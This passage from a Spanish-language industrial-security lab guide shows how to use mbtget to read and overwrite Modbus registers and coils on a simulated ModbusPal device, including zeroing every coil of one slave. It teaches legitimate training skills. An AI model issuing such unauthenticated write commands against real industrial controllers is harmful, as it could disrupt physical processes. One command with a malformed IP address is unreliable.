$ mbtget -r3 -u 2 -n 3 -a 0 10.0.2.4
values:
 1 (ad 00000): 124
 2 (ad 00001): 201
 3 (ad 00002): 8080
```

```
└─(incibe㉿kali)-[~/Documentos/mbtget]
$ ┌─
```

Ilustración 26: Lectura de tres *Holding Registers*.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET




Ilustración 27: Comparación del resultado con la aplicación ModbusPal.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

- Ejecuta de nuevo la herramienta y realiza la lectura de 1 *Holding Register* que empieza en la dirección 2 del esclavo 2.
 - mbtget -r3 -u 1 -n 1 -a 2 10.0.2.4

```
(incibe㉿kali)-[~/Documentos/mbtget]
$ mbtget -r3 -u 2 -n 3 -a 0 10.0.2.4
values:
1 (ad 00000): 124
2 (ad 00001): 201
3 (ad 00002): 8080

(incibe㉿kali)-[~/Documentos/mbtget]
$ mbtget -r3 -u 2 -n 1 -a 2 10.0.2.4
values:
1 (ad 00002): 8080

(incibe㉿kali)-[~/Documentos/mbtget]
$
```

Ilustración 28: Ejecución de la herramienta.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

- Comprueba que se ha leído correctamente en Modbuspal.




Ilustración 29: Lectura en Modbuspal.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

- Por último, vamos a realizar la escritura del valor 9090 en el *Holding Register* con dirección 2, del esclavo número 2.
 - **mbtget -w6 9090 -u 2 -a 2 10.0.2.4**

```
2 (ad 00001): 201
3 (ad 00002): 8080

[incibe@kali]-(~/Documentos/mbtget]
$ mbtget -r3 -u 2 -n 1 -a 2 10.0.2.4
values:
1 (ad 00002): 8080

[incibe@kali]-(~/Documentos/mbtget]
$ mbtget -w6 9090 -u 2 -a 2 10.0.2.4
word write ok
```

Nota: en la operación de escritura, el valor se indica en decimal.

Ilustración 30: Se realiza la escritura del valor 9090 en el *Holding Register* con dirección 2, del esclavo número 2.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

- Verificamos el valor que acabamos de escribir, realizando una comprobación de lectura de este mismo *Holding Register* y podemos comprobar que el resultado devuelto es 9090.
 - Para comprobar que efectivamente se ha realizado la escritura, ejecuta el siguiente comando:
 - mbtget -r3 -u 2 -n 1 -a 2 10.0.2.4**

```
(incibe㉿kali)-[~/Documentos/mbtget]
$ mbtget -w6 9090 -u 2 -a 2 10.0.2.4
word write ok

(incibe㉿kali)-[~/Documentos/mbtget]
$ mbtget -r3 -u 2 -n 1 -a 2 10.0.2.4
values:
 1 (ad 00002): 9090

$
```

Ilustración 31: Verificación del valor escrito.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET




Ilustración 32: Se ha realizado la escritura.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

3.1 Enunciado ejercicio práctico 1



En este apartado se va a realizar una operación de escritura de *Coils* con la herramienta Mbtget, que va a consistir en establecer el valor cero en las 10 *coils* del esclavo 1.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET


3.1 Solución ejercicio práctico 1

- Ejecuta la herramienta y empieza por mostrar la ayuda para ver qué comandos permite ejecutar y cuál puede estar relacionado con *coils* y, en concreto, con escribir en sus valores.
- Vemos que el parámetro *-w5* permite escribir el valor de un *bit*.
- Por tanto, el comando indicado a continuación permite realizar una operación de escritura del valor 0 en la *coil* con dirección 0, del esclavo número 1.
 - **mbtget -h**
 - **mbtget -w5 0 -u 1 -a 0 10.0.2.4**
 - Recordemos que la dirección IP es la que obtuvimos al comienzo de las prácticas. En caso de que tuvieras una IP diferente, deberás utilizar esa.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

3.1 Solución ejercicio práctico 1



```
incibe@kali: ~/Documentos/mbtget 101x46
(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -h
usage : mbtget [-hvdsf] [-2c]
              [-u unit_id] [-a address] [-n number_value]
              [-r[12347]] [-w5 bit_value] [-w6 word_value]
              [-p port] [-t timeout] serveur

command line :
  -h          : show this help message
  -v          : show version
  -d          : set dump mode (show tx/rx frame in hex)
  -s          : set script mode (csv on stdout)
  -r1         : read bit(s) (function 1)
  -r2         : read bit(s) (function 2)
  -r3         : read word(s) (function 3)
  -r4         : read word(s) (function 4)
  -w5 bit_value : write a bit (function 5)
  -w6 word_value : write a word (function 6)
  -f          : set floating point value
  -2c          : set "two's complement" mode for register read
  -hex         : show value in hex (default is decimal)
  -u unit_id   : set the modbus "unit id"
  -p port_number : set TCP port (default 502)
  -a modbus_address : set modbus address (default 0)
  -n value_number : number of values to read
  -t timeout    : set timeout seconds (default is 5s)

(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -w5 0 -u 1 -a 0 10.0.2.4
bit write ok
```

Ilustración 33: Ejecución de la herramienta Mbtget.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

3.1 Solución ejercicio práctico 1

- Ahora hay que realizar la misma operación, pero para el resto de las direcciones en las que debes introducir el valor 0, es decir, ejecuta de nuevo la herramienta realizando otras 5 operaciones de escritura (una por cada ejecución) en el resto de las *coils* que tienen valor 1.

- **mbtget -w5 0 -u 1 -a 2 10.0.2.4**
- **mbtget -w5 0 -u 1 -a 3 10.0.2.4**
- **mbtget -w5 0 -u 1 -a 5 10.0.2.4**
- **mbtget -w5 0 -u 1 -a 6 10.0.2.4**
- **mbtget -w5 0 -u 1 -a 9 10.0.2.4**

```
(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -w5 0 -u 1 -a 0 10.0.2.4
bit write ok

(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -w5 0 -u 1 -a 2 10.0.2.4
bit write ok

(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -w5 0 -u 1 -a 3 10.0.2.4
bit write ok

(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -w5 0 -u 1 -a 5 10.0.2.4
bit write ok

(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -w5 0 -u 1 -a 6 10.0.2.4
bit write ok

(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -w5 0 -u 1 -a 9 10.0.2.4
bit write ok

(incibe㉿kali)-[~/Documentos/mbtget]
└─$
```

Ilustración 34: Se realiza la misma operación, pero para el resto de las direcciones en las que se introduce el valor 0.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

3.1 Solución ejercicio práctico 1

- Ejecuta la herramienta y tras mostrar la ayuda, realiza una operación de lectura de los 10 primeros valores del esclavo número 1.
 - mbtget -r1 -u 1 -n 10 -a 0 10.0.0.2.4**

```
(incibe㉿kali)-[~/Documentos/mbtget]
└─$ mbtget -r1 -u 1 -n 10 -a 0 10.0.0.2.4
values:
 1 (ad 00000):    0
 2 (ad 00001):    0
 3 (ad 00002):    0
 4 (ad 00003):    0
 5 (ad 00004):    0
 6 (ad 00005):    0
 7 (ad 00006):    0
 8 (ad 00007):    0
 9 (ad 00008):    0
10 (ad 00009):    0

(incibe㉿kali)-[~/Documentos/mbtget]
└─$
```

Ilustración 35: Se realiza una operación de escritura del valor 0 en la *coil* con dirección 0, del esclavo número 1.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

3.1 Solución ejercicio práctico 1

- Podemos comprobar también que en ModbusPal se han modificado los valores, y se han puesto todos a 0, lo que corresponde con los valores que se han mostrado por línea de comandos con la herramienta Mbtget.





Ilustración 36: Se comprueba que se ha realizado el cambio.

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

- 4.1 Enunciado ejercicio práctico 1
- 4.2 Solución ejercicio práctico 1
- 4.3 Enunciado ejercicio práctico 2
- 4.4 Solución ejercicio práctico 2

4





OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT

En este apartado vamos a utilizar la herramienta Rodbus-client para realizar operaciones de lectura/escritura sobre los registros y las *coils* de los esclavos modbus de la aplicación ModbusPal.

- Antes de empezar con la ejecución de la herramienta Rodbus-client, establecemos en el esclavo 1 de la aplicación ModbusPal, el mismo valor que tenían las *coils* antes de modificarlas en la última práctica cuando las pusimos todas a cero.

4

OPERACIONES DE LECTURA/ESCRITURA CON LA HERRAMIENTA RODBUS-CLIENT


